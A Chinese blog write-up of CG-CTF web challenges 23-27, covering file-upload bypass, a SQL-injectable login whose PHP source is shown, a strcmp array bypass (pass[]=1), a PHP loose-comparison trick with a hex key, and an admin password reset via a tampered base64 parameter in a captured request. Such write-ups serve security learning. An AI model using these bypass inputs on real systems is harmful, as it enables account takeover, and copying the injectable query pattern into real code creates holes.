

CG-CTF——WP (WEB[三])

原创

窝窝头_233 于 2020-01-11 08:54:15 发布 143 收藏

分类专栏: [CTFwriteup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/hahaha233330/article/details/103437089>

版权



[CTFwriteup](#) 专栏收录该内容

20 篇文章 1 订阅

订阅专栏

CG-CTF——WEB (三)

工具:

- ①Winhex: 图片隐写工具, 这个很好用。
- ②在线工具HtmlEncode/BASE64转换: 注意源代码里奇怪的字符串, 可以尝试解码(分清类型)。
- ③BurpSuite: 抓包工具, 这个很好用。
- ④Wireshark: 抓包工具。使用说明
- ⑤HackBar: 浏览器插件, 构造POST传参。

WEB

- **23、上传绕过**
题目地址

打开题目有点一脸懵逼。



文件上传

Filename: 未选择文件。

鼠标右键查看页面源代码。

```
1 <html><head><meta charset="utf-8" /></head>
2
3 <body>
4 <br><br>
5 文件上传<br><br>
6 <form action="upload.php" method="post"
7 enctype="multipart/form-data">
8 <label for="file">Filename:</label>
9 <input type="hidden" name="dir" value="/uploads/" />
10 <input type="file" name="file" id="file" />
11 <br />
12 <input type="submit" name="submit" value="Submit" />
13 </form>
14
15 </body>
16 </html>
```

<https://blog.csdn.net/hahaha233330>

发现还有个嵌套网页，点进

去看看。

```
1 <html><head><meta charset="utf-8" /></head><body>
2 Array
3 (
4 )
5 不被允许的文件类型, 仅支持上传jpg, gif, png后缀的文件
```

那就上传一张图片，却再次提醒应该上传 **PHP** 后缀的文件。



<https://blog.csdn.net/hahaha233330>

既然题目叫“上传绕过”，肯定是要通过工具绕过文件类型的判定再上传。

...

• 24、SQL注入1

听说你也会注入？

[题目地址](#)

打开题目出现了一个登陆界面，已经给了密码，直接提交查询看看，被提示'You are not admin!'，看来必须是 `admin` 用户才能登陆。




Secure Web Login

[Source](#)

<https://blog.csdn.net/hahaha233330>

点击

Source，可以看到这个页面的php源代码。



```
<html>
<head>
Secure Web Login
</head>
<body>
<?php
if($_POST[user] && $_POST[pass]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT, SAE_MYSQL_USER, SAE_MYSQL_PASS);
    mysql_select_db(SAE_MYSQL_DB);
    $user = trim($_POST[user]);
    $pass = md5(trim($_POST[pass]));
    $sql="select user from ctf where (user='". $user. "') and (pw='". $pass. "')";
    echo '<br>'. $sql;
    $query = mysql_fetch_array(mysql_query($sql));
    if($query[user]=="admin") {
        echo "<p>Logged in! flag:***** </p>";
    }
    if($query[user] != "admin") {
        echo("<p>You are not admin!</p>");
    }
}
echo $query[user];
?>
<form method=post action=index.php>
<input type=text name=user value="Username">
<input type=password name=pass value="Password">
<input type=submit>
</form>
</body>
<a href="index.phps">Source</a>
</html>
```

<https://blog.csdn.net/hahaha233330>

分析代码：当用户名（username）是 `admin` 的时候才会登陆成功，并回写flag。

```
if($query[user]=="admin") {
    echo "<p>Logged in! flag:***** </p>";
}
```

- 25、pass check

题目地址

分析代码：本题通过 **POST** 方式传入变量 `pass` 的值，判断 `pass` 和 `pass1` 是否相等，在 `pass = pass1` 时输出flag。

pass check

Web 30pt

```
$pass=@$_POST['pass'];
$pass1=*****; //被隐藏起来的密码
if(isset($pass))
{
if(!strcmp($pass,$pass1)){
echo "flag:nctf{*}";
}else{
echo "the pass is wrong!";
}
}else{
echo "please input pass!";
}
?>
```

<https://blog.csdn.net/hahaha233330>

相关知识：

`strcmp(string1,string2)` 函数比较两个字符串：

- 1、若返回0则string1=string2,
- 2、返回<0则string1<string2,
- 3、返回>0则string1>string2。

在插件HackBar中构造传参: `pass[]=1` , 点击 `Execute` 提交数据即可得到flag。

The screenshot shows a web browser with the address bar containing `chinalover.sinaapp.com/web21/`. The page content displays `flag:nctf{[REDACTED]}`. Below the browser, the HackBar plugin interface is visible. It includes a toolbar with buttons for 'Load URL', 'Split URL', and 'Execute'. The 'Execute' button is highlighted. The main area shows the URL `http://chinalover.sinaapp.com/web21/` and a list of checked options: `Post data`, `Referer`, `User Agent`, and `Cookies`. The 'Post data' field contains `pass[]=1`. A 'Clear All' button is also present. A URL `https://blog.csdn.net/hahaha233330` is visible in the bottom right corner of the interface.

• 26、起名字真难

[题目地址](#)

相关知识:

`ord(string)`: 求string的 ASCII 值。

分析代码: 要求利用 **GET** 传参传入一个变量 `key` , 其中不能含有数字, 又要与 `'54975581388'` 相同。联想 `ord` 函数的作用。`key` 应该是这串数字的ascii码。

源码(php)

```
<?php
function noother_says_correct($number)
{
    $one = ord('1');
    $nine = ord('9');
    for ($i = 0; $i < strlen($number); $i++)
    {
        $digit = ord($number{$i});
        if ( ($digit >= $one) && ($digit <= $nine) )
        {
            return false;
        }
    }
}
```

```
return $number == '54975581388';
}
$flag='*****';
if(nooother_says_correct($_GET['key']))
    echo $flag;
else
    echo 'access denied';
?>
```

<https://blog.csdn.net/hahaha233330>

经过进制转换，得到 54975581388 的16进制ascii码：`cccccccc`。

2进制 4进制 8进制 10进制 16进制 32进制 10进制


转换数字 54975581388

2进制 4进制 8进制 10进制 16进制 32进制 16进制

转换结果 cccccccc

<https://blog.csdn.net/hahaha233330>

在地址栏构造GET传参 `key=0xcccccccc`，得到flag。



The flag is:nctf[REDACTED]

*注意：16进制最前需要加上‘0x’。0x的目的是为了表示后面的数是十六进制，在编程里面一般都要加入，用来区别十进制数。


• 27、密码重置

重置管理员账号：admin 的密码

你在点击忘记密码之后 你的邮箱收到了一封重置密码的邮件

[题目地址](#)

打开题目后，没有任何提示。先随便输入一串密码和验证码1234，点击重置会被提示error。




<https://blog.csdn.net/hahaha233330>

尝试抓包也得不到有用的信息。

再分析分析，看看url，总觉得 `Y3RmdXNlcg` 很奇怪，去解码一下。

`nctf.nuptzj.cn/web13/index.php?user1=Y3RmdXNlcg==`

发现，‘Y3RmdXNlcg’ 经过BASE64解码后就是 ‘ctfuser’ 。



<https://blog.csdn.net/hahaha233330>

联想题目的提示——重置管理员账号：admin 的密码。

账号为ctfuser无法修改，题目的url是 ‘ctfuser’ 的BASE64编码。

不妨大胆猜测：可以通过burpsuite抓包修改账号为 `admin` ，记得同时也要修改 `user1` 为 ‘admin’ 相对应的BASE64码 `YWRtaW4` 。点击 `go` 即可到flag。

Go Cancel < >

Request

Raw Params Headers Hex

```
POST /web13/index.php?user1=YWRtaW4=== HTTP/1.1
Host: nctf.nuptzj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://nctf.nuptzj.cn/web13/index.php?user1=Y3RmdXNlcg==
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Connection: close
Upgrade-Insecure-Requests: 1

user=admin&newpass=1234&vcode=1234
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 07 Dec 2019 10:43:07 GMT
Content-Type: text/html
Connection: close
Via: 100142
Content-Length: 503

flag is:nctf( )<hr/></html>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<head><title>密码找回</title></head>
<form action="" method="post">
  你的账号: <input type="text" value="ctfuser" name="user"
readonly="readonly"></br>
  新密码: <input type="password" name="newpass"></br>
  验证码: 1234<input type="text" name="vcode" size="4"
maxlength="4"></br>
  <input type="submit" value="重置">
</form>
</html>
```